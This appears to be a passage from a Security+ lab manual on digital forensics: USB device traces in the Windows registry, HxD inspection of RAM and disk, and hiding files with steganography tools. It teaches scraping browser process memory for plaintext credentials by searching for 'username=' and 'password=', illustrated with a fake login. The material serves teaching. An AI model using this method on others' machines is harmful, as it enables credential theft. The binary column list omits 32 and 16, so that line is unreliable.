
VID 04A9 Cannon, Inc.

VID 04F2 Chicony Electronics Co.

VID 058F Alcor Micro Corp.

VID 05AC Apple, Inc.

As shown in Figure 23-10, I’ve found digital evidence of my Blue Yeti stereo microphone.



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB\VID_B58E&PID_9E84&MI_00\6&75d8bf6&0&0000

```
VID_05AC&PID_12A8&MI_01
VID_05AC&PID_12A8&MI_02
VID_05AC&PID_12AB
VID_05AC&PID_12AB&MI_00
VID_05AC&PID_12AB&MI_01
VID_05AC&PID_12AB&RESTORE_MODE&MI_00
VID_05AC&PID_1392
VID_05DC&PID_A81D
VID_05E3&PID_0610
VID_05E3&PID_0612
VID_05E3&PID_0749
VID_067B&PID_2303
VID_0781&PID_5575
VID_0781&PID_5581
VID_090C&PID_1000
VID_0951&PID_1642
VID_0BDA&PID_0316
VID_0BDA&PID_5411
VID_0BDA&PID_8153
VID_0D8C&PID_0005
VID_0D8C&PID_0005&MI_00
VID_0D8C&PID_0005&MI_02
Vid_0E0F&Pid_0001
VID_1005&PID_B113
VID_138A&PID_0097
VID_154B&PID_007A
VID_15CA&PID_00C3
VID_17EF&PID_1011
VID_17EF&PID_1012
VID_2109&PID_0100
VID_8087&PID_0A2B
VID_B58E&PID_9E84
VID_B58E&PID_9E84&MI_00
    6&75d8bf6&0&0000
VID_B58E&PID_9E84&MI_03
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
Address	REG_DWORD	0x00000002 (2)
Capabilities	REG_DWORD	0x000000a0 (160)
ClassGUID	REG_SZ	{4d36e96c-e325-11ce-bfc1-08002be1...
CompatibleIDs	REG_MULTI_SZ	USB\Class_01&SubClass_01&Prot_00...
ConfigFlags	REG_DWORD	0x00000000 (0)
ContainerID	REG_SZ	{c2acab0c-d86d-5e6e-a476-3c4be12...
DeviceDesc	REG_SZ	@wdma_usb.inf,%usb\class_01.devi...
Driver	REG_SZ	{4d36e96c-e325-11ce-bfc1-08002be1...
FriendlyName	REG_SZ	Yeti Stereo Microphone
HardwareID	REG_MULTI_SZ	USB\VID_B58E&PID_9E84&REV_0100...
LocationInformation	REG_SZ	0000.0014.0000.002.000.000.000.000.0...
Mfg	REG_SZ	@wdma_usb.inf,%mfgname%;(Gene...
Service	REG_SZ	usbaudio

FIGURE 23-10 Digital evidence of a USB microphone connected to my laptop

This key can also be used to identify the last time the USB device was connected to the system, by looking at the last write time on the key of the device serial number.

Each subkey will begin with VID, followed by a 4-hex-digit value, which represents the vendor ID followed by &PID and a 4-hex-digit value, which represents the product (device) ID.

Expand each subkey, and click the next-level subkey. In the right pane, you’ll notice values corresponding to the USB device.

Click the Device Parameters subkey for even more information. Access will be denied to the Properties subkey, though.

b. Submit a screenshot of digital evidence showing a USB device that was once plugged into your system.

c. Explain how information like this can be of great significance for a forensic investigation.

📷 **8a, 8b**

⌨ **8c**

Step 8 Locate potentially sensitive and valuable information stored in the registry related to USB storage devices.

a. Navigate to

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR.

This key contains information on any USB storage devices including memory cards that were plugged into your system (duplicating entries from the previous step for just this subset of USB storage devices). Navigate it the same way you did for the key in the previous step.

The serial number of a device stored in this key can be used to match the mounted drive letter, user, and the first and last times this device was connected.

b. Submit a screenshot of digital evidence showing a USB storage device that was connected to your machine.

c. Explain how information like this can be of great significance for a forensic investigation.

30 MINUTES

Lab Exercise 23.02: Digital Evidence in RAM and on the Hard Drive

What’s stored in RAM (Random Access Memory)? Quite literally, every file and program that’s open or running is stored in RAM. Digital evidence in RAM can include data from files, information from running programs, pictures, web browsing and communication information, usernames and passwords, as well as private keys, process information, malware, clipboard contents, and more.

From the world of networking, some examples of what a forensic investigator can find in RAM include the ARP cache, DNS cache, and network connection information including IP addresses, ports, and more (from netstat).

RAM is volatile. When you turn your machine off, the contents of RAM are erased.

The hard drive, which is nonvolatile, can be a great source of digital evidence as well. When a file is deleted, it stays right where it is on the hard drive. The operating system puts that location back in a pool of addresses that can be written to, but the data is still there. Therefore, searching unallocated areas of the hard drive can be very beneficial for forensic investigators, even if the file system doesn’t recognize those locations.

The smallest unit that can be accessed on a storage device like an HDD (hard disk drive) or SSD (solid state drive) is a sector. A group or allocation unit of sectors comprising the smallest unit of disk allocation for a file in an operating system’s file system is called a cluster. The default cluster size is 4 KB (4096 bytes). While hard drives can address sectors, operating systems can only access clusters. Therefore, operating systems store files in groups of clusters, not sectors. Let’s say a file has a size of 3000 bytes. It will be allocated on one cluster since it’s less than 4096 bytes. If a file is 5000 bytes long, it will be allocated on two clusters, since it’s greater than 4096 bytes and less than 8193 bytes (byte number 8193 would require a third cluster). That’s why when you right-click a file, you’ll see that the size contains one value and the size on disk contains a higher value, rounded up to the next 4 KB cluster size. The file I'm editing now to write this lab exercise shows a size of 40.9 KB and a size on disk of 44.0 KB. That means the file is only using 0.9 KB of 4 KB of the last cluster allocated to it. File slack represents the space between the end of a file and the end of the last disk cluster that the file is stored on. That means, if I don't write anything else into this file, 3.1 KB of previous information of whatever was on the hard drive at that point will be available. Even if I make a new file, there's no concern that the 3.1 KB of file slack will be written to because that cluster belongs to this file.

Learning Objectives

In this lab exercise, you'll strategically search for digital evidence in volatile and nonvolatile storage areas. At the end of this lab exercise, you'll be able to

- Find digital evidence in RAM
- Find digital evidence on the hard drive

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- Any Windows 10 machine (host or VM)
- Google Chrome web browser with an Internet connection

Let's Do This!

Before you begin, go to https://mh-nexus.de/en/hxd/. Scroll down the page to see a couple of download links. The first one is the latest/current one. Click Download Page in that section.

Pick a download link and click Download Per HTTPS. I chose the fifth one from the top, English Installable.

Extract the ZIP, run the HxDSetup.exe installer. Click Yes at the User Account Control prompt (Windows warns that this app comes from an unknown publisher, not that the app is malicious). Click OK in the Language screen, click Next at the welcome screen, accept the license agreement, and click Next. Keep the default destination location and click Next. Make sure the desktop shortcut and Quick Launch shortcuts are selected and click Next. Then click Install. Remove the checkmark from the Launch HxD Hex Editor checkbox (you're going to need to run this program as administrator), but feel free to keep the checkmark in the View Readme.txt checkbox, and then click Finish.

Run HxD as an administrator by right-clicking the icon and selecting Run As Administrator. (Step 1 doesn't need you to run as administrator, but Step 2 does.)

Throughout this chapter, when saving screenshots of steps, feel free to crop out or redact anything you don't feel comfortable showing.

📷 **1a–1d. Feel free to crop or redact any portions of the screenshots.**


Step 1 Visit a website that received your credentials securely with TLS. See those credentials and more in RAM in plaintext.

a. Using Google Chrome, go to any website and log in with fake credentials.

b. In HxD, choose Tools | Open Main Memory and then start double-clicking each Chrome process (or you can click each one and then click OK).

Chrome uses multiple processes for each tab, plug-in, and extension for stability, preventing the crash of one item from bringing everything down, as well as load balancing, which enables multiple web apps to run in parallel.

c. Press CTRL-F (or click Search and then Find). Make sure that the Search Direction radio button is set to All, and type the fake username or password that you submitted. When you find one, the other one is usually nearby, as is the website address/URL. Press F3 (or click Search | Find) to keep going in the event of multiple hits. As shown in Figure 23-11, in Google Chrome, I went to mail.flcc.edu and provided a username of professorweissman and a password of thisisnotreallymypassword! The ! symbol is encoded with %21.



```
Offset(h)     00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
02116C346620  50 4F 53 54 00 00 00 00 20 00 00 00 00 00 00 00  POST.... .......
02116C346630  18 00 00 00 00 00 00 00 0F 6C 38 50 54 AA 05 00  .........l8PTª..
02116C346640  98 B3 D2 58 FC 7F 00 00 00 00 00 00 08 00 00 00  ˜³ÒXü..........
02116C346650  00 00 00 00 00 00 00 00 AA 74 F8 6A 00 07 00 80  ........ªtøj...€
02116C346660  05 00 00 00 00 00 00 00 A9 74 FF 6A 00 10 00 80  ........©tÿj...€
02116C346670  20 62 EF 58 FC 7F 00 00 90 69 1B 75 11 02 00 00   bïXü....i.u....
02116C346680  00 00 00 00 04 00 00 00 04 00 00 00 04 00 00 00  ................
02116C346690  00 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00  ................
02116C3466A0  04 00 00 00 00 00 00 00 D8 00 00 00 00 00 00 00  ........Ø.......
02116C3466B0  A9 00 00 00 A1 00 00 00 64 65 73 74 69 6E 61 74  ©...¡...destinat
02116C3466C0  69 6F 6E 3D 68 74 74 70 73 25 33 41 25 32 46 25  ion=https%3A%2F%
02116C3466D0  32 46 6D 61 69 6C 2E 66 6C 63 63 2E 65 64 75 25  2Fmail.flcc.edu%
02116C3466E0  32 46 6F 77 61 25 32 46 26 66 6C 61 67 73 3D 34  2Fowa%2F&flags=4
02116C3466F0  26 66 6F 72 63 65 64 6F 77 6E 6C 65 76 65 6C 3D  &forcedownlevel=
02116C346700  30 26 75 73 65 72 6E 61 6D 65 3D 70 72 6F 66 65  0&username=profe
02116C346710  73 73 6F 72 77 65 69 73 73 6D 61 6E 26 70 61 73  ssorweissman&pas
02116C346720  73 77 6F 72 64 3D 74 68 69 73 69 73 6E 6F 74 72  sword=thisisnotr
02116C346730  65 61 6C 6C 79 6D 79 70 61 73 73 77 6F 72 64 25  eallymypassword%
02116C346740  32 31 26 70 61 73 73 77 6F 72 64 54 65 78 74 3D  21&passwordText=
02116C346750  26 69 73 55 74 66 38 3D 31 00 00 00 00 00 00 00  &isUtf8=1.......
02116C346760  10 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00  ................
02116C346770  08 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00  ................
02116C346780  10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02116C346790  18 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00  ................
02116C3467A0  00 00 00 00 00 00 00 00 6B 00 00 00 63 00 00 00  ........k...c...
02116C3467B0  68 74 74 70 73 3A 2F 2F 6D 61 69 6C 2E 66 6C 63  https://mail.flc
02116C3467C0  63 2E 65 64 75 2F 6F 77 61 2F 61 75 74 68 2F 6C  c.edu/owa/auth/l
02116C3467D0  6F 67 6F 6E 2E 61 73 70 78 3F 72 65 70 6C 61 63  ogon.aspx?replac
02116C3467E0  65 43 75 72 72 65 6E 74 3D 31 26 75 72 6C 3D 68  eCurrent=1&url=h
02116C3467F0  74 74 70 73 25 33 61 25 32 66 25 32 66 6D 61 69  ttps%3a%2f%2fmai
02116C346800  6C 2E 66 6C 63 63 2E 65 64 75 25 32 66 6F 77 61  l.flcc.edu%2fowa
02116C346810  25 32 66 00 00 00 00 00 20 00 00 00 00 00 00 00  %2f..... .......
02116C346820  00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00  ................
02116C346830  10 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00  ................
02116C346840  28 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00  (....... .......
02116C346850  20 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00   .......ÿÿÿÿ....
02116C346860  18 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00  ................
```

Binary (8 bit)		01100100
Int8	go to:	100
UInt8	go to:	100
Int16	go to:	25956
UInt16	go to:	25956
Int24	go to:	7562596
UInt24	go to:	7562596
Int32	go to:	1953719652
UInt32	go to:	1953719652
Int64	go to:	8386105380344915300
UInt64	go to:	8386105380344915300
AnsiChar / char8_t		d
WideChar / char16_t		敤
UTF-8 code point		d (U+0064)
Single (float32)		7.71352094781606E31
Double (float64)		3.99370583118976E252
OLETIME		Invalid
FILETIME		Invalid
DOS date		11/4/2030
DOS time		12:43:08 PM
DOS time & date		3/19/2038 12:43:08 PM
time_t (32 bit)		11/29/2031 11:54:12 AM
time_t (64 bit)		Invalid
GUID		{74736564-6E69-7461-696F-6E3D68747470}
Disassembly (x86-16)		gs jnc $00000078
Disassembly (x86-32)		gs jnc $00000078

Byte order
● Little endian ○ Big endian

□ Show integers in hexadecimal base

Offset(h): 2116C3466B8 Block(h): 2116C3466B8-2116C346758 Length(h): A1

FIGURE 23-11 URL, username, and password in plaintext in RAM

Search manually through each process's RAM allocation. Encryption is for data in motion and data at rest, but not data being used. TLS (Transport Layer Security) doesn't help, here.

In an actual forensic investigation, you may not know a username and certainly not a password, so searching by the strings *username*= or *password*= would be the way to look for potential credentials. Sometimes the field names used by the web forms will differ and will have variations including strings of *id*= and *pass*=.

Unfortunately, you will get lots of false positives, so keep at it until you find some real digital evidence that can be used.

d. You may see other keywords that might be related to a crime, to either inculpate or exculpate a suspect or to figure what happened in a cyberattack. Perform at least three such searches with buzzwords to see if anything related comes up.

📷 **2a, 2b**

Step 2 Find information on your hard drive that you'd never believe would be there.

a. In HxD, click Tools and then Open Disk to examine the hard drive. You can click either one of the logical disks or one of the physical disks. This is where unallocated space and file slack comes into play!

b. Press CTRL-F (or click Search | Find) and perform at least three searches for strings such as your first name, your last name, names of other people, names of companies, websites, e-mail addresses, places, and other search terms that are related to you.

You might be amazed at some of the results, which can include actual e-mails, websites, contents of files, and more. To make it even crazier, some of the results could be from months or even years ago!

⏱ **30 MINUTES**

Lab Exercise 23.03: Steganography

Steganography is the process of hiding information, messages, or files inside of other files. A common type of steganography uses substitution to replaces bits of a host/target file with bits of secret information, messages, or files.

Color JPEG images (usually having a .JPG filename extension) use 24 bits for each pixel (picture element), the smallest element of a picture. Using the RGB (red, green, blue) color model, 8 bits are used to store the red value, 8 bits are used to store the green value, and 8 bits are used to store the blue value, allowing for a wide range of possible colors and shades.

When you look at 8 bits, a byte, the bit at the far left is the most significant bit (MSB) and the bit at the far right is the least significant bit (LSB). Think back to binary numbers and the column values in binary: 128 64 8 4 2 1. If a 1 bit is in the 128s column, it is the most significant bit in the byte, as it represents a value greater than any other 1 bit in the byte. Likewise, a bit in the 1s column is the least significant bit, as it represents a value smaller than any other 1 bit in the byte.

Now think of a byte representing a value for the red, another byte representing a value for the green, and another byte representing a value for the blue. One form of steganography relies on the fact that changing the two least significant bits and the corresponding shade of red, green, or blue is not perceptible. If the 2s column and the 1s column have 1s in them, and you change them to 0s, or vice versa, you’re changing the red, green, or blue by a maximum value of 3 (2 + 1) or –3 (–2 – 1). Try it out, by changing RGB values by 3 or less (and then more), here: www.rapidtables.com/web/color/RGB_Color.html.

The RIT orange uses an RGB value of 247 105 2 as seen here: www.rit.edu/marketing/brandportal/brand-elements/colors.

Here’s how each of those numbers looks in binary:

247 = 11110111 105 = 01101001 2 = 00000010

Let’s say we have another file (any type), whose first byte is 10101010, and we want to hide it in a file that has a pixel value of the RGB value for RIT orange. We’re going to take 2 bits at a time, and put each pair of 2 bits in the two least significant bits positions in the target file, like this:

246 = 111101**10** 106 = 011010**10** 2 = 000000**10**

- In the first byte, 10 replaced 11, which means 247 became 246 (binary 3 was replaced by binary 2).
- In the second byte, 10 replaced 01, which means 105 became 106 (binary 1 was replaced by binary 2).
- In the third byte, 10 replaced 10, which means nothing changed.
- The fourth byte, not shown here, would get the last 2 bits of 10101010.

Although the maximum a value can change was 3, as shown earlier, you can see here that it’s possible that there could be 2, 1, or even 0 bit changes as well.

Finding duplicate images with differing hash values can be an indicator that steganography occurred. Another clue is simply the presence of a steganography tool on a suspect’s system. In fact, you can apply what was done in Lab Exercise 23.01 here. If you find a steganography tool on a suspect’s system, you can use the registry to find files that were recently opened or saved by that tool and have an idea of certain files that might be hiding other files.

In reality, though, it’s very difficult to detect steganography and even more difficult, if not impossible, to recover hidden files from other files because of encryption, as you’ll see in this lab exercise.

Learning Objectives

In this lab exercise, you’ll hide and recover files inside of other files. At the end of this lab exercise, you’ll be able to

- Understand how steganography works
- Perform steganography with multiple tools to hide files
- Perform steganography with multiple tools to recover files from hiding
- Understanding why it’s much easier to hide than to recover in steganography

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- Any Windows 10 machine (host or VM)
- A web browser with an Internet connection

Let’s Do This!

Download Hide’N’Send from https://www.softpedia.com/get/Security/Encrypting/Hide-N-Send.shtml.
Extract the ZIP file.
Download S-Tools from either https://www.insecure.in/steganography.asp or
https://packetstormsecurity.com/files/download/21688/s-tools4.zip.

Extract the ZIP file.

📷 **1d, 1g, 1i, 1o, 1p. Feel free to crop or redact any portions of the screenshots.**

⌨ **1j**

Step 1 Hide a file in another file and unhide the hidden file.

a. Inside the extracted HideNSend folder, click Hide’n’Send.exe to launch the program.

b. Save or copy a JPEG image to the HideNSend folder.

c. Make a copy of the image you selected in the same folder (right-click the image icon and select Copy and then right-click a blank space in the folder and select Paste). You should now have two copies of the same image (with different names) in the HideNSend folder. Feel free to rename them original and steg (or something similar), by right-clicking each, typing in a filename, and pressing ENTER.

d. Create a text file in the HideNSend folder by right-clicking in a blank area, selecting New, and selecting Text Document. Then, with the filename highlighted, type **secret** and then press ENTER. Double-click the file to open it in Notepad and type a secret message.

e. In the Hide’N’Send window, click the Hide tab if it is not selected.

f. Click the folder icon in the Image section and then browse to and select the JPEG image called steg (or whatever name you used).

g. Click the folder icon in the Concealed File section and then browse to and select the text file you made. See Figure 23-12.




Image: C:\jonathan.jpg

File size: 2011820 bytes

Concealed file max size: 202095 bytes

Concealed file: C:\secret.txt

File size: 17 bytes

Concealment algorithm: M-F5

Hash algorithm: SHA512

Encryption algoritm: AES

FIGURE 23-12 Hiding secret.txt file inside of jonathan.jpg file

Feel free to click the drop-downs in the Settings section to see other choices, but the defaults do not need to be adjusted.

- **h.** Click the HIDE button.
- **i.** Provide and confirm a password in the Password and Repeat Password textboxes. A pop-up with the message “Data successfully hidden!” should appear. Click OK to dismiss it.
- **j.** Compare the original JPEG with the one you just hid a text file in by appearance and size. How do they compare visually? How do the sizes of the file compare?

k. Click the Extract tab.

l. Click the folder icon in the Image section and then browse to and select the image with the text file hidden inside.

m. Click the folder icon in the Extraction Directory section and then browse to and select your desktop.

n. Click the EXTRACT button.

o. Provide and confirm a password. A pop-up with the message “Data successfully extracted!” should appear. Click OK to dismiss it.

p. You’ll now be able to see and read the file that was hidden in the JPEG on the desktop.

📷 **2d–g, 2m–n**

⌨ **2i**

